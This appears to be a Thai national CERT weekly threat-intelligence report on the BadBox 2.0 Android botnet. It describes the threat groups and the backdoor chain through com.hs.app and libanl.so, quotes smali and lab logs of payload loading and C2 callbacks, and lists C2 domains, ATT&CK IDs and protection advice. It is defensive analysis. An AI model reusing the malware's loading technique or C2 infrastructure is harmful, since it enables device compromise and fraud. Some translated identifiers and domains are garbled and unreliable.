



WEEKLY REPORT

Cyber Threat Intelligence Report Indicator of Compromise

24 มีนาคม 2025 – 28 มีนาคม 2025



ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (ศปช.)
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

Email: thaicert@ncsa.or.th

Website:

<https://www.ncsa.or.th>

<https://www.thaicert.or.th>

120 หมู่ 3 อาคารรัฐประศาสนภักดี (อาคารบี) ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา
5 ธันวาคม 2560 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210





คำนำ

ในปัจจุบัน ภัยคุกคามทางไซเบอร์มีความซับซ้อนและพัฒนาขึ้นอย่างต่อเนื่อง ทำให้การป้องกันและรับมือกับเหตุการณ์ด้านความปลอดภัยทางไซเบอร์เป็นความท้าทายที่สำคัญสำหรับองค์กรและหน่วยงานต่างๆ การใช้ข้อมูลเชิงลึกด้านภัยคุกคาม (Cyber Threat Intelligence) จึงมีบทบาทสำคัญในการช่วยให้องค์กรสามารถเตรียมพร้อมและตอบสนองต่อภัยคุกคามได้อย่างมีประสิทธิภาพ

รายงานฉบับนี้มุ่งเน้นการวิเคราะห์ Indicator of Compromise (IoC) ซึ่งเป็นหนึ่งในองค์ประกอบสำคัญของการตรวจจับและรับมือกับการโจมตีทางไซเบอร์ IoC ทำหน้าที่เป็นสัญญาณที่บ่งชี้ว่าระบบอาจถูกโจมตีหรือประสบกับการละเมิดความปลอดภัย รายงานนี้ได้รวบรวมและวิเคราะห์ IoC ที่เกี่ยวข้องกับภัยคุกคามในปัจจุบัน รวมถึงนำเสนอข้อมูลเชิงลึกเพื่อช่วยให้องค์กรสามารถระบุความเสี่ยง ติดตามการโจมตี และดำเนินมาตรการป้องกันที่เหมาะสม

หวังเป็นอย่างยิ่งว่ารายงานฉบับนี้จะเป็นประโยชน์ต่อผู้ปฏิบัติงานด้านความปลอดภัยไซเบอร์ และผู้บริหารในการสร้างความมั่นคงให้กับระบบเทคโนโลยีสารสนเทศขององค์กร พร้อมทั้งเสริมสร้างความสามารถในการรับมือกับภัยคุกคามที่อาจเกิดขึ้นในอนาคตได้อย่างมีประสิทธิภาพและยั่งยืน



สารบัญ

BadBox.....	1
Ballista.....	17
Chinese APT Target Royal Thai Police.....	28



BadBox



บทย่อ

เมื่อปลายปี 2023 ทีม ทีมวิจัย และข่าวกรองภัยคุกคาม Satori ของ HUMAN Security ค้นพบบอทเน็ตที่มีการขยายตัว และซับซ้อนมากตัวหนึ่งที่ชื่อว่า BADBOX 2.0 นับเป็นบอทเน็ตที่มีขนาดใหญ่ที่ใหญ่ที่สุดที่มีอุปกรณ์ที่รีที่เชื่อมต่ออินเทอร์เน็ตติดไวรัส โดยครั้งนี้ทีม HUMAN ได้ทำงานร่วมกับ Google, Trend Micro, Shadowserver และพันธมิตรรายอื่นๆ ในการขัดขวางการโจมตีในครั้งนี้หลังจากที่อุปกรณ์ Android กว่า 500,000 เครื่องติดไวรัส โดยได้ลบแอปที่เป็นอันตราย 24 รายการออกจาก Google Play และหยุดการติดต่อกับเซิร์ฟเวอร์ควบคุมพร้อมกับใช้ฟีเจอร์ Play Protect เพื่อบล็อกการติดตั้งแอปเพิ่มเติม อย่างไรก็ตาม อุปกรณ์ Android ที่ไม่ผ่านการรับรองของ Google Play Protect ยังคงมีความเสี่ยง ทำให้ผู้บริโภคควรใช้อุปกรณ์ที่ได้รับการรับรองจาก Google และหลีกเลี่ยงสินค้าราคาถูกที่ไม่ได้มาตรฐาน

BadBox มุ่งเจาะกลุ่มอุปกรณ์ Android ราคาถูก เช่น แท็บเล็ต กล้องสตรีมมิ่ง และสมาร์ทโฟน โดยส่วนมากมาจากการที่มัลแวร์ถูกติดตั้งมากับอุปกรณ์ตั้งแต่กระบวนการผลิต มัลแวร์นี้สนับสนุนการหลอกลวง เช่น การสร้างโฆษณาปลอม การเปลี่ยนเส้นทางผู้ใช้ไปยังโดเมนที่คุณภาพต่ำ และสร้างบัญชีปลอม เป็นต้น

ไทม์ไลน์การโจมตีของ BadBox2.0



รูปภาพ ไทม์ไลน์การโจมตีของ BadBox2.0



กลไกการแพร่กระจาย

กลุ่มผู้โจมตี BADBOX และ BADBOX 2.0 ใช้ประโยชน์จากช่องโหว่ในซัพพลายเชนของซอฟต์แวร์หรือฮาร์ดแวร์ รวมถึงการแจกจ่ายแอปพลิเคชันที่ดูเหมือนไม่เป็นอันตรายแต่มีฟังก์ชัน "loader" เพื่อฝังช่องโหว่ (backdoor) ลงในอุปกรณ์และแอปพลิเคชันเป้าหมาย

เมื่อโมดูลสำหรับการโจรกรรมถูกติดตั้ง อุปกรณ์ที่ติดเชื้ออาจกลายเป็นส่วนหนึ่งของเครือข่ายบอทเน็ต และสามารถดำเนินการโจมตีต่างๆ ได้ เช่น:

- โฆษณาออนไลน์แบบอัตโนมัติ (Programmatic ad fraud)
- คลิกลวง (Click fraud)
- ใช้เป็นพร็อกซีสำหรับอาชญากรรมไซเบอร์ (Residential proxy services)

ซึ่งช่วยให้สามารถดำเนินการโจมตีต่อไปนี้ได้:

- เข้ายึดบัญชีผู้ใช้ (Account Takeover - ATO)
- สร้างบัญชีปลอม (Fake account creation)
- โจมตีแบบปฏิเสธการให้บริการ (DDoS attacks)
- แพร่กระจายมัลแวร์ (Malware distribution)
- ขโมยรหัสผ่านใช้ครั้งเดียว (OTP theft) เพื่อข้ามระบบยืนยันตัวตน

ตัวอย่างแอปที่ถูกฝังช่องโหว่



รูปภาพ แอป BadBox บน Google Play



อุปกรณ์ที่ได้รับผลกระทบ

รุ่นอุปกรณ์	รุ่นอุปกรณ์	รุ่นอุปกรณ์	รุ่นอุปกรณ์
TV98	X96Q_Max_P	Q96L2	X96Q2
X96mini	S168	ums512_1h10_Natv	X96_S400
X96mini_RP	TX3mini	HY-001	MX10PRO
X96mini_Plus1	LongTV_GN7501E	Xtv77	NETBOX_B68
X96Q_PR01	AV-M9	ADT-3	OCBN
X96MATE_PLUS	KM1	X96Q_PRO	Projector_T6P
X96QPRO-TM	sp7731e_1h10_native	M8SPROW	TV008
X96Mini_5G	Q96MAX	Orbsmart_TR43	Z6
TVBOX	Smart	KM9PRO	A15
Transpeed	KM7	iSinbox	I96
SMART_TV	Fujicom-SmartTV	MXQ9PRO	MBOX
X96Q	isinbox	Mbox	R11
GameBox	KM6	X96Max_Plus2	TV007
Q9 Stick	SP7731E	H6	X88
X98K	TXCZ		

อุปกรณ์แต่ละเครื่องในตารางจะแสดงโดย APK อย่างน้อย 1 ตัว โดยขึ้นอยู่กับประเภทของแอปพลิเคชัน เช่น ตัวเรียกใช้งาน แอปแคสต์ ฯลฯ ที่มีโค้ดแบ็คดอร์




ผลการวิเคราะห์มัลแวร์

ผู้คุกคามจะส่งเพย์โหลดไปยังอุปกรณ์ต่างๆ เพื่อใช้แผนการฉ้อโกงแต่ผู้โจมตีไม่ได้จำกัดอยู่แค่การฉ้อโกง 4 ประเภทนี้เท่านั้น ผู้คุกคามเหล่านี้มีความสามารถทางเทคนิคในการผลักดันฟังก์ชันใดๆ ที่ต้องการไปยังอุปกรณ์โดยการโหลดและเรียกใช้ไฟล์ APK ที่พวกเขาเลือก หรือโดยการขอให้อุปกรณ์รันโค้ด ตัวอย่างเช่น นักวิจัยของ Trend Micro ที่ร่วมมือในการสืบสวนนี้กับ HUMAN สังเกตเห็นหนึ่งในกลุ่มผู้คุกคาม (Lemon Group) ที่ปรับใช้เพย์โหลดเพื่อสร้างบัญชีในบริการออนไลน์โดยทางโปรแกรม

โดย Backdoor ที่สนับสนุนการดำเนินการ BADBOX 2.0 จะใช้ 3 กลไกหลักดังนี้

1. ติดตั้งไว้ล่วงหน้าบนอุปกรณ์ในลักษณะเดียวกับ Backdoor BADBOX หลัก
2. ดึงข้อมูลจากเซิร์ฟเวอร์คำสั่ง และการควบคุม (C2) ที่อุปกรณ์ติดต่อในการ reboot ครั้งแรก
3. ดาวน์โหลดจาก play store/google play โดยผู้ใช้ที่ไม่สงสัย



รูปภาพ สรุปกลไกการจัดส่งแบ็คดอร์สามกลไกสำหรับ BADBOX 2.0

นักวิจัย Satori ทำการวิเคราะห์ผู้โจมตี 4 กลุ่ม

1. SalesTracker Group
 - เป็นกลุ่มที่รับผิดชอบการดำเนินงานของ BADBOX
 - จัดการและควบคุมโครงสร้างพื้นฐานของเซิร์ฟเวอร์สั่งการ (C2) สำหรับ BADBOX 2.0
 - ใช้โมดูลที่เรียกว่า SalesTracker เพื่อติดตามและตรวจสอบอุปกรณ์ที่ติดเชื้อ



2. MoYu Group

- พัฒนาช่องโหว่ (backdoor) สำหรับ BADBOX 2.0
- ควบคุมและจัดการเวอร์ชันต่างๆ ของ backdoor รวมถึงอุปกรณ์ที่ติดตั้ง
- ควบคุมเครือข่ายบอทเน็ตที่ประกอบด้วยอุปกรณ์บางส่วนที่ติด BADBOX 2.0
- ดำเนินการ Click Fraud และเตรียมความพร้อมสำหรับการโฆษณาแบบอัตโนมัติ (Programmatic Ad Fraud)

3. Lemon Group

- เคยถูกระบุโดย Trend Micro ว่าเกี่ยวข้องกับการใช้ BADBOX ใน Residential Proxy Services
- เชื่อมโยงกับแคมเปญโฆษณาในเครือข่ายเว็บไซต์เกม HTML5 (H5) โดยใช้อุปกรณ์ที่ติด BADBOX 2.0

4. LongTV

- เป็นแบรนด์ที่ดำเนินการโดยบริษัทอินเทอร์เน็ตและสื่อในมาเลเซีย
- ผลิตอุปกรณ์ Connected TV (CTV) และพัฒนาแอปพลิเคชันสำหรับอุปกรณ์ CTV และอุปกรณ์ Android Open Source Project (AOSP)
- แอปที่พัฒนาโดย LongTV ถูกใช้ในแคมเปญโฆษณา โดยใช้เทคนิค “Evil Twin” ซึ่งเคยถูกเปิดเผยใน 2024 Konfety disclosure โดย Satori researchers โดยเทคนิคนี้เกี่ยวข้องกับการแจกจ่ายแอปอันตรายผ่านช่องทางที่ไม่เป็นทางการ โดยปลอมตัวเป็นแอปที่ถูกต้องจากช่องทางทางการ แต่ใช้ Package Name เดียวกัน

กลุ่มผู้โจมตีเหล่านี้เชื่อมต่อกันผ่านโครงสร้างพื้นฐานที่ใช้ร่วมกัน (เซิร์ฟเวอร์ C2 ทั่วไป) และความสัมพันธ์ทางธุรกิจในอดีตและปัจจุบัน

BADBOX 2.0 ถูกพบในกระบวนการเฝ้าติดตามโครงสร้างเดิมของ BADBOX หลังจากถูกขัดขวางเพื่อป้องกันการปรับเปลี่ยน ผู้วิจัยติดตามกิจกรรมของผู้ไม่หวังดีมาต่อเนื่องกว่าหนึ่งปีตั้งแต่การรายงาน BADBOX แรกจนถึง BADBOX 2.0 โดยพวกเขาเจอเซิร์ฟเวอร์ C2 ใหม่ที่มีไฟล์ APKs สำหรับโจมตีอุปกรณ์ Android Open-Source Project คล้ายกับที่ BADBOX เคยกระทำ การศึกษานี้นำไปสู่การค้นพบภัยคุกคามในอุปกรณ์ต่างๆ

การหยุดยั้งมัลแวร์ BADBOX โดยทีม HUMAN และพันธมิตรนั้นมักเป็นเพียงจุดสิ้นสุดของตอนหนึ่งในเรื่องราวที่ยาวนาน ผู้ที่สร้างภัยคุกคามเหล่านี้มีแนวโน้มที่จะปรับตัวและหาวิธีการใหม่เพื่อปฏิบัติการโจมตี โดยหวังว่าการป้องกันที่ใช้จัดการกับ BADBOX จะไม่สามารถจัดการกับกลวิธีใหม่ได้ และนั่นคือสิ่งที่นักวิจัย Satori ได้พบ หลังการเปิดเผยของทีมวิจัย เซิร์ฟเวอร์ C2 ที่เป็นแหล่งพลังงานของ BADBOX รุ่นแรกถูกปิดลง และอุปกรณ์ที่ติดไวรัสก็ถูกลบออกจากตลาดรายใหญ่ อย่างไรก็ตาม มีการปรับเปลี่ยนเล็กน้อยเกิดขึ้น เช่น การที่ผู้สร้างมัลแวร์ใช้ Photoshop เพื่อลบชื่อรุ่นของอุปกรณ์ติดไวรัสออกจากภาพหน้าจอ ก่อนที่จะนำไปลงในรายชื่อขายในตลาดใหม่ๆ ในเดือนธันวาคม 2024 รัฐบาลเยอรมันได้ทำการ sinkhole เซิร์ฟเวอร์ C2 ของ BADBOX ทำให้โครงสร้างส่วนใหญ่ของปฏิบัติการนี้ถูกทำลายไป



นักวิจัย Satori ยังได้พบการตอบสนองจากหนึ่งในเซิร์ฟเวอร์ C2 ระหว่างการตรวจสอบ BADBOX เบื้องต้น ซึ่งแสดงถึงความพยายามของภัยคุกคามนี้ในการฟื้นตัวและปรับตัวอีกครั้ง



รูปภาพ การตอบสนองของ BADBOX C2

Satori พบว่าโดเมน cpbheback[.]com เป็นหนึ่งในเซิร์ฟเวอร์ C2 ที่เกี่ยวข้องกับปฏิบัติการ BADBOX ดังเดิม โดยโมดูล Saletracker ซึ่งถูกกล่าวถึงนั้น เป็นฟิเจอร์ที่ผลิตโดยผู้ผลิตอุปกรณ์จากประเทศจีนสำหรับติดตามข้อมูลการขายของผลิตภัณฑ์ อย่างไรก็ตาม โมดูลที่ตรวจพบในกรณีนี้เป็นของปลอม ใช้สำหรับควบคุมช่องโหว่หลังบ้าน (Triada-based backdoor) ที่อยู่ใน BADBOX ผู้คุกคามได้จัดตั้งโดเมนหลายชุดเพื่อโฮสต์เซิร์ฟเวอร์ C2 ของ BADBOX ในช่วงปลายปี 2024 ทีมวิจัย Satori พบเซิร์ฟเวอร์ C2 ใหม่ที่มีการทดสอบช่องโหว่ใหม่ เมื่อพวกเขาเจาะลึกข้อมูลจากเซิร์ฟเวอร์เหล่านี้ พวกเขาสามารถเชื่อมโยงข้อมูลจากกลุ่มผู้คุกคาม และโครงสร้างพื้นฐานใหม่ใน BADBOX 2.0 เข้าด้วยกัน การค้นพบนี้แสดงให้เห็นว่าอุปกรณ์ใหม่และการโจมตีใหม่ที่เกี่ยวข้องกับ BADBOX 2.0 ถูกรวบรวมและเปิดเผยผ่านการเฝ้าสังเกตเซิร์ฟเวอร์ C2 ทำให้โครงสร้างการปฏิบัติการที่ซับซ้อนเริ่มคลี่คลาย และข้อมูลเกี่ยวกับกลุ่มผู้คุกคามได้รับการเปิดเผยมากขึ้นทีละขั้นตอน

การดำเนินการ BADBOX 2.0 คล้ายคลึงกับรุ่นก่อน ขับเคลื่อนโดย backdoor ที่ให้ผู้คุกคามเข้าถึงอุปกรณ์ได้อย่างต่อเนื่อง ช่องทางการแพร่กระจายหนึ่งสำหรับแบ็คดอร์นี่คือผ่านแอปที่ติดตั้งไว้ล่วงหน้าซึ่งจะเปิดใช้งานเมื่อเปิดเครื่อง ในขณะที่อีกช่องทางหนึ่งคือการดาวน์โหลดโดยผู้ใช้ที่ไม่สงสัยจาก play store หรือ google store ของบุคคลที่สาม/ไม่เป็นทางการ

การทำงานของ Backdoor

BADBOX และ BADBOX 2.0 ช่องโหว่ backdoor ถูกออกแบบมาเพื่อเริ่มต้นการทำงานทันทีที่อุปกรณ์ถูกเปิดขึ้น โดยอุปกรณ์จะเชื่อมต่อกับเซิร์ฟเวอร์ C2 เพื่อดาวน์โหลดไฟล์ที่ถูกเข้ารหัสให้กลายเป็นส่วนประกอบที่รับผิดชอบการทำงานอย่างต่อเนื่องและการสื่อสาร จากนั้นจะตั้งค่าการดาวน์โหลดเพิ่มเติมเพื่อเปิดใช้งานการฉ้อโกงในรูปแบบต่างๆ

โดยใน BADBOX เดิม มัลแวร์จะจงัดแปลงไฟล์สำคัญใน Android คือ libandroid_runtime.so แต่ใน BADBOX 2.0 ผู้คุกคามได้พัฒนากลวิธีใหม่ โดยเริ่มต้นการโจมตีผ่านคลาสชื่อ com.hs.app ซึ่งฝังลึกอยู่




ในซอร์สโค้ด คลาสนี้จะโหลดไลบรารี libanl.so ที่ถูกปรับแต่งเพื่อนำกลไกการฉ้อโกงมาใช้งาน ทำให้ผู้คุกคามสามารถเข้าถึงอุปกรณ์เป้าหมายและใช้งานในลักษณะหลอกลวงได้อย่างมีประสิทธิภาพยิ่งขึ้น ซึ่งทำให้ BADBOX 2.0 ถือเป็นตัวอย่างที่แสดงถึงความซับซ้อน และความพยายามในการพัฒนาเครื่องมือโจมตีของผู้ไม่หวังดีในยุคปัจจุบัน

```
1 .class public Lcom/hs/App;
2 .super Landroid/app/Application;
3 .source "SourceFile"
4
5
6 .field private static final b:Ljava/util/concurrent/ScheduledExecutorService;
7 .field private static c:J
8 .field private static d:Z
9 .field private static e:J
10 .field private a:La/a;
11
12 .method static constructor <clinit>()V
13     .locals 2
14
15     invoke-static {}, Ljava/util/concurrent/Executors; ->newSingleThreadScheduledExec
16     move-result-object v0
17     sput-object v0, Lcom/hs/App; ->b:Ljava/util/concurrent/ScheduledExecutorService;
18     const-string v0, "anl"
19     invoke-static {v0}, Ljava/lang/System; ->loadLibrary(Ljava/lang/String;)V
20     const-wide/32 v0, 0x1d4c0
```

รูปภาพ com.hs.app class loading the “anl” library

libanl.so, หรือที่ย่อมาจาก Android Native Library, เป็นไลบรารีที่ผู้คุกคามได้ดัดแปลงเพื่อนำเครื่องมือสำหรับการทำงานอย่างต่อเนื่อง (persistence) และการสื่อสารใหม่เข้ามาฝังในระบบ ซึ่งถือว่าเป็นจุดสำคัญในกระบวนการช่องโหว่ backdoor บทบาทของ libanl.so ใน BADBOX 2.0 คือช่วยให้ผู้คุกคามสามารถติดตั้งเครื่องมือการฉ้อโกง (fraud mechanisms) และสร้างช่องทางที่พวกเขาสามารถควบคุมอุปกรณ์เป้าหมายได้ จุดนี้เป็นพื้นฐานสำคัญที่ทำให้การปฏิบัติการโจมตีของ BADBOX 2.0 มีประสิทธิภาพและยืดหยุ่นมากขึ้น ทำให้ต้องเฝ้าระวังและแก้ไขปัญหาอย่างจริงจัง



รูปภาพ ภาพรวมการทำงานของ backdoor



เมื่อเปิดใช้งาน BB2DOOR จะดาวน์โหลดและติดตั้งไฟล์ JAR หลายไฟล์ซึ่งมีหน้าที่รับผิดชอบในการรักษาการสื่อสารกับเซิร์ฟเวอร์ C2 และรับประกันความคงอยู่นอปรณเอง นักวิจัยของ Satori จับภาพกระบวนการติดตั้งนี้โดยสังเกตอุปกรณ์ที่ติด BADBOX 2.0 ในห้องปฏิบัติการ

```
DexClassLoader called:
finished copying to: /data/user/0/com.deep.cast.dlna.renderer/files/x.jar
dexPath=/data/user/0/com.deep.cast.dlna.renderer/app_data/.q.jar
optimizedDirectory=/data/user/0/com.deep.cast.dlna.renderer/app_data/.q.oat
librarySearchPath=null
parent=dalvik.system.PathClassLoader[DexPathList[[directory ".",nativeLibraryDirectories=[/system/lib, /system_ext/lib, /product/lib, /system/lib, /system_ext/lib, /product/lib]]]]
[!] Dex Class loader for ClassName=com.hs.q.Main
```

รูปภาพ แบ็คคอร์ด BB2DOOR ที่ทำงานในอุปกรณ์ห้องปฏิบัติการ Satori

เมื่อติดตั้ง libanl.so แล้ว แบ็คคอร์ดจะโทรกลับไปยังเซิร์ฟเวอร์ C2 ในกรณีนี้คือ catmore88 [.]คอม

```
1|a02q:/data/local/tmp # ./gdbserver :9999 ./lib.so
Process ./lib.so created; pid = 12792
Listening on port 9999
Remote debugging from host 127.0.0.1
libthread_db:td_ta_new: Probing system for platform bug.
libthread_db:td_ta_new: Running as root, nothing to do.
^C
Child exited with status 0
GDBserver exiting
a02q:/data/local/tmp # [-] host(catmore88.com) get ip error
```

รูปภาพ เมื่อติดตั้งแบ็คคอร์ดสำเร็จมัลแวร์จะเข้าถึงเซิร์ฟเวอร์ MoYu

ภายในแบ็คคอร์ด libanl.so มีสตริงที่เข้ารหัสซึ่งเมื่อถอดรหัสแล้วจะใช้เป็นส่วนหนึ่งของกระบวนการเปิดไฟล์ทั้งสองไฟล์ p.jar และ q.jar

- ผลลัพธ์สำหรับ MRQXIYI คือ: data
- ผลลัพธ์สำหรับ F4XHALTKMFZA คือ: ./p.jar
- ผลลัพธ์สำหรับ F4XHALTPMF2A คือ: ./p.oat
- ผลลัพธ์สำหรับ NJQXMYJPNRQW4ZZPKN2HE2LOM4 is: java/lang/String
- ผลลัพธ์สำหรับ MNXW2LTIONXGG3DEFZGWC2LO is: com.hs.cld.ผลลัพธ์หลัก
- สำหรับ NVQWS3Q is: ผลลัพธ์หลัก
- สำหรับ MNXW2LTIONXHCLSNMFUW4 is: com.hs.q.ผลลัพธ์หลัก
- สำหรับ F4XHCLTKMFZA is: ./q.jar
- ผลลัพธ์สำหรับ F4XHCLTPMF2A คือ: ./q.oat

หนึ่งใน files—q.jar ที่แยกออกมามีหน้าที่รับผิดชอบในการทำให้แน่ใจว่าไม่สามารถลบแบ็คคอร์ดได้ และฟังก์ชัน com.hs.cld.main ภายใน p.jar มีหน้าที่ดาวน์โหลดโมดูลการฉ้อโกงใหม่และแบ็คคอร์ดจากเซิร์ฟเวอร์ C2



การค้นพบที่สำคัญอย่างหนึ่งในระหว่างการตรวจสอบ BADBOX 2.0 คือรายการ APK (Android Package Kits) ที่พบในเซิร์ฟเวอร์ C2 ที่เปิดเผยของผู้คุกคาม

```
AppStore_1.1_..._H6.apk
AppStore_1.35_..._AS27003.apk
AppStore_1.36_..._9269.apk
HiCast_1.17_..._TP30020.apk
HiCast_1.17_..._TP3001N.apk
Launcher_1.1_..._H6.apk
Launcher_1.7_..._cupid.apk
Launcher_1.55_..._713M.apk
Launcher_1.56_..._713M.apk
Launcher_1.56_..._H27002.apk
Launcher_1.57_..._X98K.apk
Launcher_8.0_..._X88.apk
Launcher_8.0_..._X88.apk
Launcher_10.0_..._X88.apk
Launcher_11.0_..._X88.apk
Launcher_13.0_..._X88.apk
MirrCast_1.17_..._TP22001.apk
PadLauncher_1.10_..._LONGKE.apk
PadLauncher_1.12_..._LONGKE.apk
Update_1.1_..._H6.apk
Update_1.4_..._9269.apk
Update_1.4_..._LONGKE.apk
Update_1.5_..._AS27003.apk
```

รูปภาพ BB2DOOR ตัวแปรแบ็คคอร์ดที่ดึงมาจากเซิร์ฟเวอร์ MoYu C2

หากสังเกตจุดเริ่มต้นของชื่อไฟล์แต่ละชื่อ แต่ละไฟล์เริ่มต้นด้วย "AppStore", "HiCast", "Launcher", "MirrCast", "PadLauncher" หรือ "Update" นักวิจัยของ Satori เชื่อว่าการกำหนดเหล่านี้สะท้อนให้เห็นว่าแบ็คคอร์ดถูกสร้างขึ้นในแอปประเภทใด ตัวอย่างเช่น แอปสองประเภทที่มีคำว่า "แคสต์" จะเชื่อมโยงกับแอปแคสต์หน้าจอ และหากสังเกตตัวอักษร/ตัวเลขที่ส่วนท้ายของชื่อไฟล์แต่ละตัว สิ่งเหล่านี้สะท้อนให้เห็นถึงรุ่นอุปกรณ์เฉพาะที่กำหนดเป้าหมายโดยผู้คุกคาม สำหรับอดีต amp, "713M" เชื่อมโยงกับโปรเจกต์ดิจิทัลเฉพาะ และ "TP30020" เชื่อมโยงกับอุปกรณ์ CTV เฉพาะ ซึ่งทำให้แอปที่มีแบ็คคอร์ดเหล่านี้ทำงานตามที่คาดไว้ แอปแคสต์หน้าจอจะแคสต์หน้าจอได้สำเร็จ สิ่งนี้ทำให้ผู้ใช้ทั่วไปรับรู้ได้ยากขึ้นว่ามีสิ่งผิดปกติ



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

C2 Domain

- 99soya.shop
- admoyu.com
- ads-goal.com
- ai-goal.com
- astrolink.cn
- bltproxy.com
- bluefish.work
- bullet-proxy.com
- cpbheback.com
- cxlcy.com
- cxzyr.com
- dazzl.vip
- easyjoy.me
- firehub.link
- firehub.work
- fuhidd.com
- giddy.cc
- huulog.com
- ipforyou.top
- jasmine.land
- joyfulxx.com
- meisvip.com
- moonhub.work
- motiyu.net
- moyix.com
- msohu.online
- mtcppm.com



- mtcprogram.com
- mtcpuouo.com
- net-goal.com
- pccyy.com
- pcxrlback.com
- petrel-ip.com
- pixelscast.com
- pixlo.cc
- pm2za.cc
- qulogger.com
- retrofitxer.com
- rzless.work
- shanhulan.cn
- simplekds.me
- soyatea.online
- supportdatainput.top
- swiftcode.work
- sysbinder.com
- tvsnapp.com
- veezy.site
- vividweb.work
- vmud.net
- wildpettykiwi.com
- wildpettykiwi.xyz
- ycxad.com
- ycxrl Dow.com
- yeyeyeye.xyz
- yxcrL.com
- yydsmb.com
- yydsmd.com
- ztword.com
- zxcvbnmasdfghjkl.xyz



MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique Title	ID
Application Layer Protocol	T1071
Upload Malware	T1608.001
Stage Capabilities	T1608
Multi-Stage Channels	T1104
Unix Shell	T1059.004
Data Obfuscation	T1001
Non-Standard Port	T1571
Encrypted Channel	T1573
Web Protocols	T1071.001



คำแนะนำ

1. Protection (การป้องกัน)

1.1 การป้องกันอุปกรณ์จากการติด BADBOX 2.0

- เลือกใช้อุปกรณ์ที่ผ่านการรับรองจาก Google
 - หลีกเลี่ยงอุปกรณ์ Android Open Source Project (AOSP) ราคาถูกที่ไม่มีการรับรอง Google Play Protect หรือ Android TV OS
 - ตรวจสอบรายการอุปกรณ์ที่ได้รับการรับรองจาก Google Certified Devices
- ดาวน์โหลดแอปจากแหล่งที่เชื่อถือได้เท่านั้น
 - หลีกเลี่ยงการติดตั้ง APK จากแหล่งที่ไม่เป็นทางการ
 - ตรวจสอบแอปที่ขอสิทธิ์เกินความจำเป็น
- อัปเดตซอฟต์แวร์และแพตช์ความปลอดภัยเป็นประจำ
 - ตรวจสอบอัปเดตระบบปฏิบัติการและเฟิร์มแวร์ของอุปกรณ์
 - ใช้ Google Play Protect หรือแอปป้องกันมัลแวร์ เช่น Malwarebytes หรือ Bitdefender
- ปิดการอนุญาตให้ติดตั้งแอปจากแหล่งที่ไม่รู้จัก
 - ไปที่ Settings > Security > Install unknown apps และปิดใช้งาน

1.2 การป้องกันองค์กรและเครือข่าย

- จำกัดการใช้ BYOD (Bring Your Own Device) ในองค์กร
 - กำหนดให้อุปกรณ์ที่เชื่อมต่อเครือข่ายต้องได้รับการตรวจสอบความปลอดภัย
- ใช้ Firewall และ Proxy Server
